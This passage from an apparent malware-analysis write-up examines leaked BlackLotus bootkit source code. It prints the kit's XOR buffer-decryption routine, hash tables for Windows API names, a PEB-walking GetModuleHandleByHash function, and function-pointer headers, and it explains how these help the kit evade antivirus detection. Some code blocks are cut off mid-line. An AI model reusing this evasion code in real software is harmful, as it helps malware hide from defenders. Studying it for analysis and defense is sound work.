
In summary, this function performs a custom type of encryption on the input buffer. It uses `XOR` operations with a given key and CBC chaining, with the possibility to skip over pairs of zero `DWORD`s.

And also we have function to decrypt via XOR:



```
VOID __stdcall XorDecryptBuffer(
    PCHAR   Buffer, // buffer containing encrypted data
    ULONG   Size,       // size of the buffer in bytes
    ULONG   Key,        // key value
    BOOL    SkipZero    // TRUE to skip zero dwords
)
{
    PULONG  pDwords = (PULONG)Buffer;
    ULONG   uDword, uLast, uVector = 0, Count = 0;

    if (Size /= sizeof(ULONG))
    {
        do
        {
            uLast = uDword = *pDwords;
            if (SkipZero && uDword == 0)
                break;

            uDword ^= Key;
            uDword ^= uVector;
            uDword = _rotr(uDword, Count += 1);
            uVector = uLast;

            *pDwords = uDword;
            pDwords += 1;
        } while (Size -= 1);
    }   // if (Size /= sizeof(ULONG))
}
```


Then, the next interesting thing is files like `ntdll_hash.h`, `kernel32_hash.h`, etc:



BLACKLOTUS
> Encryptor
Shared
advapi32_functions.h
advapi32_hash.h
api.c
api.h
config.c
config.h
crt.c
crt.h
crypto.c
crypto.h
debug.c
file.c
file.h
guid.c
guid.h
hashes.h
hook.c
hook.h
injection.c
injection.h
kernel32_functions.h
kernel32_hash.h
ntdll_functions.h
ntdll_hash.h
ntdll.h
nzt.h
registry.c
registry.h
Shared.vcxitems
Shared.vcxitems.filters
shell32_functions.h
shell32_hash.h
strings.h
user32_functions.h
user32_hash.h
utils.c
utils.h
wininet_functions.h
wininet_hash.h

Each of which contains hashes of WINAPI functions and DLL names:


```
#ifndef __KERNEL32_HASH_H__
#define __KERNEL32_HASH_H__

#define HASH_KERNEL32 0x2eca438c
#define HASH_KERNEL32_VIRTUALALLOC 0x09ce0d4a
#define HASH_KERNEL32_VIRTUALFREE 0xcd53f5dd
#define HASH_KERNEL32_GETMODULEFILENAMEW 0xfc6b42f1
#define HASH_KERNEL32_ISWOW64PROCESS 0x2e50340b
#define HASH_KERNEL32_CREATETOOLHELP32SNAPSHOT 0xc1f3b876
#define HASH_KERNEL32_PROCESS32FIRSTW 0x8197004c
#define HASH_KERNEL32_PROCESS32NEXTW 0xbc6b67bf
#define HASH_KERNEL32_CLOSEHANDLE 0xb09315f4
#define HASH_KERNEL32_OPENPROCESS 0xdf27514b
#define HASH_KERNEL32_GETVERSIONEXW 0x2b53c31b
#define HASH_KERNEL32_FINDFIRSTFILEW 0x3d3f609f
#define HASH_KERNEL32_FINDNEXTFILEW 0x81f39c19
#define HASH_KERNEL32_GETSYSTEMDIRECTORYW 0x72641c0b
#define HASH_KERNEL32_CREATETHREAD 0x906a06b0
#define HASH_KERNEL32_CREATEREMOTETHREAD 0xff808c10
#define HASH_KERNEL32_WRITEPROCESSMEMORY 0x4f58972e
#define HASH_KERNEL32_SLEEP 0xcef2eda8
#define HASH_KERNEL32_LOADLIBRARYW 0xcb1508dc
#define HASH_KERNEL32_VIRTUALALLOCEX 0xe62e824d
#define HASH_KERNEL32_VIRTUALFREEEX 0x6b482023
#define HASH_KERNEL32_FLUSHINSTRUCTIONCACHE 0xe9258e7a
#define HASH_KERNEL32_VIRTUALPROTECT 0x10066f2f
#define HASH_KERNEL32_GETCURRENTPROCESSID 0x1db413e3
#define HASH_KERNEL32_CREATEMUTEXW 0x2d789102
#define HASH_KERNEL32_OPENMUTEXW 0x0546114d
#define HASH_KERNEL32_RELEASEMUTEX 0x27ef86df
#define HASH_KERNEL32_GETVOLUMEINFORMATIONW 0xd52d474a
#define HASH_KERNEL32_FINDFIRSTVOLUMEW 0xdf55cbf2
#define HASH_KERNEL32_FINDVOLUMECLOSE 0x8aa21257
#define HASH_KERNEL32_GETLASTERROR 0xd2e536b7
#define HASH_KERNEL32_OUTPUTDEBUGSTRINGA 0x2b0b47a5
#define HASH_KERNEL32_OUTPUTDEBUGSTRINGW 0xdfdff2f4
#define HASH_KERNEL32_CREATEFILEW 0xa1efe929
#define HASH_KERNEL32_WRITEFILE 0xcce95612
#define HASH_KERNEL32_WIDECHARTOMULTIBYTE 0x9a80e589
#define HASH_KERNEL32_MODULE32FIRSTW 0x2735a2c6
#define HASH_KERNEL32_MODULE32NEXTW 0xa29e8a1a
```



```
#define HASH_KERNEL32_CREATEPROCESSINTERNALW 0x7536a662
#define HASH_KERNEL32_RESUMETHREAD 0x3872beb9
```

## AV evasion tactic

Then, malware author just use `GetModuleHandleByHash (DWORD Hash)` function:



```
//implement heavens gate to handle x86<->x64 dynamic function resolving
HMODULE GetModuleHandleByHash(DWORD Hash)
{
    LDR_MODULE* Module = NULL;
    DWORD CurrentHash;
    DWORD Length;

    _asm
    {
        MOV EAX, FS:[0x18];
        MOV EAX, [EAX + 0x30];
        MOV EAX, [EAX + 0x0C];
        MOV EAX, [EAX + 0x0C];
        MOV Module, EAX;
    }

    while (Module->BaseAddress)
    {
        LPWSTR LowerCase = StringToLowerW(Module->BaseDllName.Buffer, Module->BaseDllName.Length);

        Length      = StringLengthW(LowerCase) * 2;
        CurrentHash = Crc32Hash(LowerCase, Length);

        if (CurrentHash == Hash)
        {
            return (HMODULE)Module->BaseAddress;
        }

        Module = (PLDR_MODULE)(struct ModuleInfoNode*)Module->InLoadOrderModuleList.Flink;
    }

    return (HMODULE)NULL;
}
```

The given C function, `GetModuleHandleByHash`, is a means of dynamically resolving and obtaining a module handle given a hash of the module name. This is typically seen in malware code, as it helps to avoid static strings (like `"kernel32.dll"`) that could be easily spotted by antivirus heuristic algorithms. This technique increases the difficulty of static analysis.

The function works as follows:

1. It begins by reading the `Thread Environment Block (TEB)` via inline assembly code. This is a structure that Windows maintains per thread to store thread-specific information. The structure of the `TEB` and the offsets used indicate that it's retrieving the first entry in the InLoadOrderModuleList, which is a doubly linked list of loaded modules in the order they were loaded. This is a common way to get a list of loaded modules without calling any APIs like `EnumProcessModules`.

2. Once it has the first module, it enters a loop where it processes each module in turn. For each module, it converts the module name to lower case and computes its `CRC32` hash (using the `Crc32Hash` function).


3. If the computed hash matches the input hash, it returns the base address of the module (which is effectively the same as the module handle, for the purpose of calling `GetProcAddress`).

4. If the hash does not match, it moves to the next module in the `InLoadOrderModuleList` and repeats the process.

5. If it has checked all the modules and not found a match, it returns `NULL`.


Note that `LDR_MODULE` and its linked list structures are part of the *Windows Native API* (also known as the *"NT API"*), which is an internal API used by Windows itself. It's not officially documented by Microsoft, so using it can be risky: it can change between different versions or updates of Windows. However, it also provides a way to do things that can't be done with the standard Windows API, so it's often used in low-level code like device drivers or, in this case, bootkit malware.

Also we have files like `advapi32_functions.h`, `ntdll_functions.h` or `user32_functions.h`:



```
v Shared
  advapi32_functions.h
  advapi32_hash.h
  api.c
  api.h
  config.c
  config.h
  crt.c
  crt.h
  crypto.c
  crypto.h
  debug.c
  file.c
  file.h
  guid.c
  guid.h
  hashes.h
  hook.c
  hook.h
  injection.c
  injection.h
  kernel32_functions.h
  kernel32_hash.h
  ntdll_functions.h
  ntdll_hash.h
  ntdll.h
  nzt.h
  registry.c
  registry.h
  Shared.vcxitems
  Shared.vcxitems.filters
  shell32_functions.h
  shell32_hash.h
  strings.h
  user32_functions.h
  user32_hash.h
  utils.c
  utils.h
  wininet_functions.h
  wininet_hash.h
> Tools
```

This piece of code is a C++ header files that defines function pointers to a Windows API functions like: `VirtualAlloc`, `OpenProcess`, and `Process32FirstW` or NT API structures and functions:




```
#ifndef __KERNEL32_FUNCTIONS_H__
#define __KERNEL32_FUNCTIONS_H__

#include <Windows.h>
#include <TlHelp32.h>

typedef LPVOID(WINAPI* ptVirt
        _In_opt_ LPVOID lpAdd
        _In_     SIZE_T dwSiz
        _In_     DWORD  flAll
        _In_     DWORD  flPro
        );

typedef HANDLE(WINAPI* ptOpen
        _In_ DWORD dwDesiredA
        _In_ BOOL  bInheritHa
        _In_ DWORD dwProcessI
        );

typedef BOOL(WINAPI* ptProces
        _In_  HANDLE
        _Out_ LPPROCESSENTRY3
        );

typedef BOOL(WINAPI* ptProces
        _In_  HANDLE
        _Out_ LPPROCESSENTRY3
        );

typedef BOOL(WINAPI* ptWriteP
```

```
#ifndef _NT_FUNCTIONS_H_
#define _NT_FUNCTIONS_H_

#include <Windows.h>
#include <NTSecAPI.h>
#include "ntdll.h"

typedef struct _OBJECT_ATTRIBUTES {
        ULONG           Length;
        HANDLE          RootDirectory;
        PUNICODE_STRING ObjectName;
        ULONG           Attributes;
        PVOID           SecurityDescriptor;
        PVOID           SecurityQualityOfService;
} OBJECT_ATTRIBUTES, *POBJECT_ATTRIBUTES;

typedef ULONG(WINAPI* ptRtlRandomEx)(
        _Inout_ PULONG Seed
        );

typedef NTSTATUS(WINAPI *ptRtlGetVersion)(
        PRTL_OSVERSIONINFOW lpVersionInformation
        );

```

These are being defined as function pointers rather than directly calling the functions because this can make it easier to dynamically load these functions at runtime. This can be useful in a few scenarios, such as when writing code that needs to run on multiple versions of Windows and not all functions may be available on all versions, and in our case when trying to evade detection by anti-malware tools (since these tools often flag direct calls to certain API functions as suspicious).

The `GetProcAddressByHash` function in the given code is designed to look up a function in a `DLL` using the hash of the function's name, rather than the name itself. This is typically used in malware to make static analysis harder, as it avoids leaving clear text strings (like `"CreateProcess"`) in the binary that can be easily identified:

